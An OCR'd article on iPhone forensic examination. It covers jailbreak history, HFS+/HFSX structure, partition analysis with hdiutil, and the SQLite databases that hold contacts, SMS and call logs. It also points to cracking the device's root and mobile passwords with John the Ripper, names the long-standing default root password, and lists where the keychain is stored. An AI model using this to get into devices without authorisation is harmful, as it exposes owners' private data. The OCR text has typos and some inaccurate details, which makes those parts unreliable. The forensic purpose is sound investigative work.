The Library of Congress decided that jailbreaking your phone was an exception. However, the deciders of this policy didn't take into account the increase of threats that would invade AT&T and Apple. So Apple and AT&T would have to protect their networks and OS. Since the release of the first Apple mobile device, Apple and the hackers have played a cat-and-mouse game. The first jailbreaks were crude and were prone to crashing the phone and making the iPhone nonfunctional, otherwise known as "bricking" the phone. Some of the jailbreaks and unlocks had the following monikers: Pwnage, Qwkpwn, RedSn0w, Yellowsn0w, iLiberty, Purplera1n, Blackra1n and Greenpois0n.

All circumvented the security measures of the iPhone by either replacing the OS with one engineered on user-created firmware, or just patching the kernel and/or bootrom, which allowed the device to run unsigned code.

THE IOS FILE SYSTEM

HFS+ FILE SYSTEM

In 1996, Apple developed a new file system that would accommodate storing large data sets. As physical disk size was increasing at breakneck speed, a file system had to be developed to support the growing need for storage. Hence, Apple developed the *Hierarchical File System* (HFS). The structure of HFS can be complicated to understand. At the physical level, the disks formatted with HFS are in 512 – byte blocks. These are similar to Windows-based sectors. There are two types of blocks on an HFS system: logical blocks and allocation blocks. The logical blocks are numbered from the first to the last on a given volume. They are static and are the same size as the physical blocks, 512 bytes. Allocation blocks are groups of logical blocks used by the HFS system to track data in a more efficient way. To reduce fragmentation on an HFS volume, groups of allocation blocks are tied together as clumps. This organization is shown in Figure 2.

- The first 1024 bytes: Reserved for boot blocks;
- Volume header: The next 1024 bytes are for the volume header, which contains information in regards to the structure of the HFS volume. There is a backup volume header at the last 1024 bytes of the HFS volume. There are also volume header signatures. HFS plus the volume header signature is seen as "H+." For HFSX it is "HX";
- Allocation file: The allocation file simply tracks which allocation blocks are is use by the file system;
- Extents overflow file: This tracks all the allocation blocks that belong to a file's data forks. The contains a list of all extents used by a file and the associated blocks in the appropriate order;
- Catalog file: The HFS+ file system uses a catalog file system to maintain all the information in regards to files and folders within a volume. These are in a hierarchical system of nodes:




Figure 1. *iPhone developer program*




Figure 2. *The structure of an HFS+ file system*

Header node (The location of the Header node is tracked in the volume header. Within that, the catalog ID number is stored as well. This number is assigned by the catalog file, which gets the next number from the volume header that tracks the last number assigned. The catalog file will increment that number by one and assign it to that file, and is in turn store in the Header node. Attributes file: This file is reserved for future use of data forks; Startup file: This file was designed to assist in booting a system that did not have built-in ROM support; After the startup file: Where all the data in a volume is stored and tracked by the file system; Alternate volume header: A back-up of the volume header and is primarily used for disk repair; The last 512 bytes: Reserved.), Index node, Leaf nodes and Map nodes.

In terms of date and time, Apple has used absolute time, otherwise known as local time. UNIX time is used as well. The iOS system utilizes both of these time schemes. Since absolute time does not take into account the differences in time zones, one must be cognizant to identify the location of the system to understand actual the data and time of artifacts.




Figure 3. *Error message from saving on an HFS+ system*




Figure 4. *The similarities between the iPhone and Apple TV*

Data within the HFS file system utilizes a catalog file system or B*tree (balanced tree) to organize files. This balanced tree uses a catalog file and extents overflows in its organization scheme. B*trees are comprised of nodes. These nodes are grouped together in linear fashion, which makes data access faster. When data is added or deleted, the extents are constantly balanced to keep its efficiency. Each file that is created on an HFS file system is given a unique number – a catalog ID number. The HFS volume header tracks the numbering of the catalog ID and will increment by one each file added. These numbers can be reused, but this is tracked by the HFS volume header.

Typically, the reuse of catalog ID numbers is mainly seen in server environments, where large numbers of files are created. This number is consistently used to bind each node together in a file.

THE HFSX FILE SYSTEM

All Apple mobile devices use HFSX as the file system. HFSX is a variation of HFS+ with one major difference. HFSX is case sensitive. This means that two files on the file system can have the exact same name – but the case sensitivity is what allows the file system to differentiate between the two. For example: Case sensitive.doc / Case Sensitive.doc

Both of these files can exist on a HFSX file system. On OS X on a desktop or laptop, the following error occurs when the two file names with different cases are attempted to be saved. If the same were attempted on an HFS+ system, the following error will be seen, as shown in Figure 3.

IPHONE PARTITION AND VOLUME INFORMATION

The partition and volumes of the iPhone also have some history to them. Apple TV, another product of Apple, also came out with a scaled-down version of OS X. It had only one user and two partitions – an OS and data partition. Like the iPhone, Apple TV was designed to hold multimedia and access the Internet and iTunes. AppleTV appears to be a project test bed for HFSX for Apple and the use of a jailed system. Today the new AppleTV now utilizes the HFSX and jailed system of iOS 4. Figure 4 demonstrates the similarities between the iPhone and Apple TV.

IPHONE PARTITION INFORMATION ACQUISITION

Using two tools on the Mac from the command line, we can see the partition structure of the iPhone. Hdiutil is a command-line binary that is already on the Mac, and there are h the following switches, pmap and imageinfo, which can give the picture of the iPhone.

Hdiutil is a great program for looking at the structure of an iOS system. HDiutil with the option pmap gives an overall view of the partitioning scheme on a device. Hdiutil with the option imageinfo gives a gran-




Figure 5. *Steps to acquire partition information on the iPhone*




Figure 6. *Output of the partition acquisition*



Figure 10. *Error produced when a RAW image of Disk0 is in the mounting process*




Figure 7. *Command hdiutil imageinfo*

ular look at each partition and information in regards to each. To acquire iPhone partition information:

- Open the Terminal application;
- Navigate to /Applications/Utilities/Terminal. From the command line, type: hdiutil pmap, and then drag and drop an image of the iPhone from the finder to the terminal and press Enter, as depicted in Figure 5. You'll see the output shown in Figure 6.
- Next, from the terminal, type the command: hdiutil imageinfo, and then drag and drop a raw disk image or .dmg and press Enter, as shown in Figure 7. You'll see the output shown in Figure 8.




Figure 8. *Output of the command hdiutil imageinfo*

ID	Type	Offset	Size	Name	(3)
0	MBR	0	1		
	Free	1	62		
1	Apple_HFS	63	128000		
2	Apple_HFS	128079	1854342		
	Free	1982421	13877291		

Figure 9. *Hdiutil reports as the start of each partition*

The previous two images show the partition scheme of the Apple iPhone OS. However, the information from hdiutil is incorrect. If the image were correct, Mac OS would be able to mount the iPhone image. If we look at what hduitil reports as the start of each partition, as shown in Figure 9, the answer becomes clear.

When OS X attempts to mount this volume it sees the first HFS volume at sector 63 and the second HFS volume at 128079. The actual starting sector is as follows: the OS volume header is at sector 504 and the data volume header is at sector 1024632. It is because of the offsets of these volumes that even a Mac cannot mount a Disk0 (the complete raw image of the physical disk) image properly. The disk utility can mount images of either the OS partition (Disk0s1) or data partition (Disk0s2) themselves, without any errors. When a raw image of Disk0 is in the process of mounting, the following error shown in Figure 10 occurs.

However, if the gathered .dmg of the whole raw disk was copied, the offsets can be corrected and the image can be mounted properly. Creating a plug-in for MacFUSE can assist in allowing the Mac OS to properly mount the complete Disk0. Information in regards to creating a plug-in can be found at *http://code.google.com/p/macfuse.*

OS PARTITION

The OS partition is a read-only volume. This can be seen by following the path located at private/etc/fstab. Open the fstab file with TextEdit, and the following information is then shown in Figure 11.

As on all Macs, the partitions are divided in into disks and slices. The RAW disk is "Disk0." There is only one disk on the iPhone, hence you see Disk0. The OS partition is "Disk0s1" and the Data partition is "Disk0s2." Next you see both partitions from Figure 11, and the `/dev/disk0s1` and then `/hfs` de-

noting an HFS volume after that. Next to hfs is ro. This means that the volume is read-only. The data partition `/dev/Disk0s2` is a read/write HFS volume. Due to the fact that the system partition is read-only, all the data that is on this volume is usually non-evidentiary unless the phone has been jailbroken.

The relevance of this file is that if you see `/dev/disk0s1 /hfs` rw, the system has been jailbroken. This is a good artifact to use to validate if an imaging process has tampered with the UNIX jail of the iDevice system.

IOS SYSTEM PARTITION

The system partition shown in Figure 12 is of the iOS device described in Table 1. The contents of this partition are usually non-evidentiary; however, sometimes an examination could be necessary.

The path `private/etc/passwd` is the password file of the OS. Tools like John the Ripper, which can be downloaded at *www.openwall.com/john/*, allow for cracking the root and mobile passwords. The root and mobile passwords are encrypted using a DES algorithm that requires a 2 character salt key and an 8 character text password, which yields an 11 character value. With jailbroken iPhones, a more advanced user can change these passwords. A password for root that has never changed since the first iPhone is "Alpine," as shown in Figure 13.

Due to the design of the iPhone, there are procedures that can break the phone or use copyrighted software to bypass the security measures in order to image an iPhone. As will be discussed in this article, there are numerous areas of investigation that will maintain the integrity of the evidence and still locate valuable artifacts and secure convictions. For each firmware version, the OS partition



Figure 11. *Opening the fstab file in TextEdit*




Figure 12. *iOS system partition*




Figure 13. *The password Alpine*

Table 1. *System partition of the iOS device*

Directory	Description
`Application`	Has symbolic links that point to the `/var/stacsh` directory
`Etc`	Has a symbolic link to `/private/etc`
`Tmp`	Has a symbolic link to
`User`	Has a symbolic link
`Var`	Has a symbolic link to `/private/var`
`Damaged files`	Can contain artifacts of a previous jailbreak
`Bin`	Contains one command-line binary, launchctl
`Cores`	Empty
`Dev`	Empty
`Developer`	Empty
`Library`	As with any OS X system, contains system plug-ins and settings: `Application support`: Bluetooth models and PIN codes `Audio`: Contains the audio plug-in `Cashes`: Empty `File systems`: Empty `Internet Plug`: Empty `LaunchAgents`: Empty `LaunchDaemons`: Empty `Manager Preferences`: Contains a symbolic link to Mobile `Printers`: Empty `Ringtones`: Contains system-installed ringtones `Updates`: Empty `Wallpaper`: Contains numerous PNG files and thumbnails (non-evidentiaty)
`private`	Contains the `Etc` and `Var` folders: `Etc`: Contains fstab.master.passwd, passwd files (both master and passwd: same) `Var`: Empty
`sbin`	Contains command-line binaries
`System`	Library folder that contains system preferences and settings; includes `/System/Library/CoreService/SystemVersion.plist`: Firmware Version
`Usr`	Contains more command-line binaries and time zone data

has volume names that correspond to the iOS version. Table 2 shows the iOS version (from 1.00 to 4.1) and the corresponding volume name of the OS system partitions.

IOS DATA PARTITION

Over the years, there has been little change in the makeup of this data partition. You can see some of the changes in the file system from logical acquisitions. The bulk of the evidence that can be acquired from this device comes from the read/write partition, also known the data partition, as shown in Figure 14 and the Table 3 shows the directories and accompanying items of interest.

The data partition is riddled with a lot of information that will assist in any investigation. When an Apple device gets backed up from iTunes, it gathers information from the Mobile directory. Table 4 shows all the artifacts that are acquired logically and items that are also stored as backups on a Mac or PC.

Table 2. *iOS version and corresponding volume name*

iOS Version	Volume Name	iOS Version	Volume Name
1.00	Alpine 1A420	3.1.2	Northstar 7D11
1.0.0	Heavenly 1A543a	3.1.3	SUNorthstarTwo 7E18
1.0.1	Heavenly 1C25	2.00	Big Bear 5A345
1.0.2	Heavenly 1C28	2.00	Big Bear 5A347
1.1.1	Snowbird 3A109a	2.0.1	Beg Bear 5B108
1.1.2	Oktoberfest 3B48b	2.0.2	Big Bear 5C1
1.1.3	Little Bear 4A93	2.1	Sugar Bowl 5F136
1.1.4	Little Bear 4A102	2.2	Timberline 5G77
2	Big Bear 5A347	2.2.1	SUTimberline 5H11
2.0.1	Big Bear 5B108	3.00	Kirkwood 7A341
2.0.2	Big bear 5C1	3.0.1	Kirkwood 7A400
2.1	Sugar Bowl 5F136	3.1	Northstar 7C144
2.2	Timberline 5G77	3.1.2	Northstar 7D11
2.2.1	SYTimberline 5H11	3.1.3	SUNorthstarTwo 7E18
3	Kirkwood 7A341	3.2	Wildcat7B367
3.0.1	Kirkwood 7A400	4.0	Apex8A306
3.1	Northstar 7C144	4.1	Baker8B177




Figure 14. *Data partition directory structure*

SQLITE DATABASES

The iDevice OS uses the SQLite database format to store information on the phone. An examination




Figure 15. *The ROWID, address, date, text and flags*




Figure 16. *The Interface of the SQLite Database Browser Application*

Table 3. *Directories and corresponding items of interest*

Directory	Items of Interest
`CommCenter`	No artifacts
`Dhcpclient`	One plist that contains the last IP address and router information for that device
`db`	No artifacts
`Ea`	Empty
`Folders`	Empty
`Keychains`	`Keychain.db`, which contains user passwords from various applications
`Log`	Empty
`Logs`	`General.log`: The OS version and serial number `Lockdown.log`: Lockdown deamon log
`Manager Preferences`	Empty
`Mobile`	Bulk of the user data
`MobileDevice`	Empty
`Preferebces`	`System configuration`: Network artifacts backed up
`Root`	`Caches`: GPS location information `Lockdown`: Pairing certificates `Preferences`: No artifacts
`Run`	System log
`tmp`	`Manifest.plist`: plist backup
`Vm`	Empty

of the logical extraction shows numerous SQLite databases for the operation of the phone and by developers of applications. The iPhone also uses these databases to cross-reference information




Figure 17. *Adding SQLite database browser*




Figure 18. *Moving to the browse data tab and picking the table to review*

Table 4. *Artifacts organized by directory and whether they are in backup*

Directory	In Backup	Artifact
Mobile/Application	+	Plists, SQLite databases
Library/AddressBook	+	Contacts and images
Library/Caches		SQLite database: MapTiles
Library/Calendar	+	SQLite database: Events
Library/CallHistory	+	SQLite database: Call logs
Library/Carrier Bundles		Carrier information
Library/Caches/Com.apple.itunesstored		iTunes purchase information
Library/ConfigurationProfiles	+	Plist password history
Library/Cookies	+	Plist: Internet cookies
Library/DataAccess	+	E-mail account information
Library/Keyboard	+	.dat file: Dynamic text
Library/Logs	+	Log files
Library/Mail	+	In Logical Data, no artifacts
Library/Maps	+	Plist: Bookmarks, directions, history
Library/Mobileinstallation	+	Applications that use Locations
Library/Notes	+	SQLite database: Notes
Library/Preferences	+	Plist System and user settings
Library/RemoteNotification	+	Plist: Apps that have push notification
Library/Safari	+	Plist: Bookmarks, history
Library/SafeHarbour		Location of where app data is stored
Library/SMS	+	SMS and MMS data
Library/Voicemail	+	.arm files: Voice messages
Library/Webclips		
Library/Webkit	+	SQLite databases: Gmail account info, caches e-mail messages
Media/DCIM	+	iPhone camera photos
Media/PhotoData	+	Additional photo information and thumbnails
Media /iTunes _ Control		Music and video from iTunes
Media/Books		Books from the iBookstore and synced PDFs

from one database to the other, which gets displayed on the UI. These databases interact with each other to give the user an informative experience. The big three databases are the Address Book, SMS, and Call History databases.

ADDRESS BOOK DATABASE

This database has 18 tables. Table 5 provides the information that would be relevant in an investigation.

SMS DATABASE

The SMS database is the container that keeps records of text messages sent and received by the Messages application. Table 6 shows the tables that make up this database.

In Figure 15, you can see the ROWID (row identification), which is a number for the message, the address (the phone number that the text came from), and the date and time of the text. The date and time values are in Unix time and can be converted using several free tools. The flags are for sent and received text messages.

Table 5. *The address book database*

Table	Relevant Data
AB Group	Group information
ABGroupChanges	Non-evidentiary
ABGroupMembers	Contacts associated each group
ABMultiValue	When a contact has multiple values, phone numbers, e-mail address books, company URLs, etc.
ABMultiValueEntry	Street addresses for contacts
ABMultiValueEntryKey	Non-evidentiary
ABMultiValueLabel	Non-evidentiary
ABPerson	Name, organization, department, notes, etc.
ABPersonChanges	Non-evidentiary
ABPersonMulti ValueDeletes	Non-evidentiary
ABPersonSearchKey	Non-evidentiary
ABPersonSearchKey	Non-evidentiary
ABPhoneLastFour	Non-evidentiary
ABRecent	Recently used e-mail addresses
ABStore	Non-evidentiary
RirstSortSectionCount	Non-evidentiary
FirstSortSectionCount	Non-evidentiary
_ SqliteDatabase Properties	Non-evidentiary
Sqlite _ sequence	Non-evidentiary (but contains good information on the structure of the database)

Table 6. *The tables and relevant data of the SMS database*

Table	Relevant Data
_ SqliteDataBase Properties	Contains database properties (non-evidentiary)
Group _ member	Assigns an incoming text a group ID that then will pull all the text messages from the iPhone owner ans the party having the conversation
Message	Contains the content of the message, date and time, and whether the message was sent or received; also lists the associated group ID
Msg _ group	Gives the group ID and ID of the last message in that group
Msg _ Pieces	Tracks all MMS messages
Sqlite _ sequence	Provides a sequestial list of all tables in the database




Figure 19. *The CSV format can be opened in other Applications*




Figure 20. *The Froq interface*




Figure 21. *Creating a new connection*

CALL HISTORY DATABASE

The Call History database is a simpler database, and the only one that has restrictions – it will only hold 100 calls. The Address Book database is the hub of a lot of other applications on the iDevice. A lot of data correlation occurs between this database and others. For example, the Call History database correlates the numbers from the sent and/or received call with the names associated with those numbers in the Address Book database. Table 7 describes the tables and artifacts of relevance.

Table 7. *Tables and relevant data artifacts*

Table	Relevant Data
SqliteDatabase Properties	
Call	Contains phone numbers, date and time info, and the duration of the call; also flags incoming, outgoing, and missed calls, and calls that have voicemails
Data	Tracks the number of bytes the iPhone has sent and received
Sqlite _ sequence	Contains a sequential list of tabled in the database




Figure 22. *Selecting SQLite as the database type and browsing to the relevant one*

RETRIEVING DATA FROM SQLITE DATABASES

There are applications that can assist in extracting data from SQLite databases that can be used in other applications or tools. One of these SQLite database applications is SQLite Database Browser. The interface of this application is shown in Figure 16.

To add SQLite Database Browser, click the Open icon and navigate to the relevant database, as shown in Figure 17.

After the relevant database is brought into SQLite Database Browser, one can browse through the tables in the database. First move to the Browse




Figure 23. *Database brought into Froq for analysis*

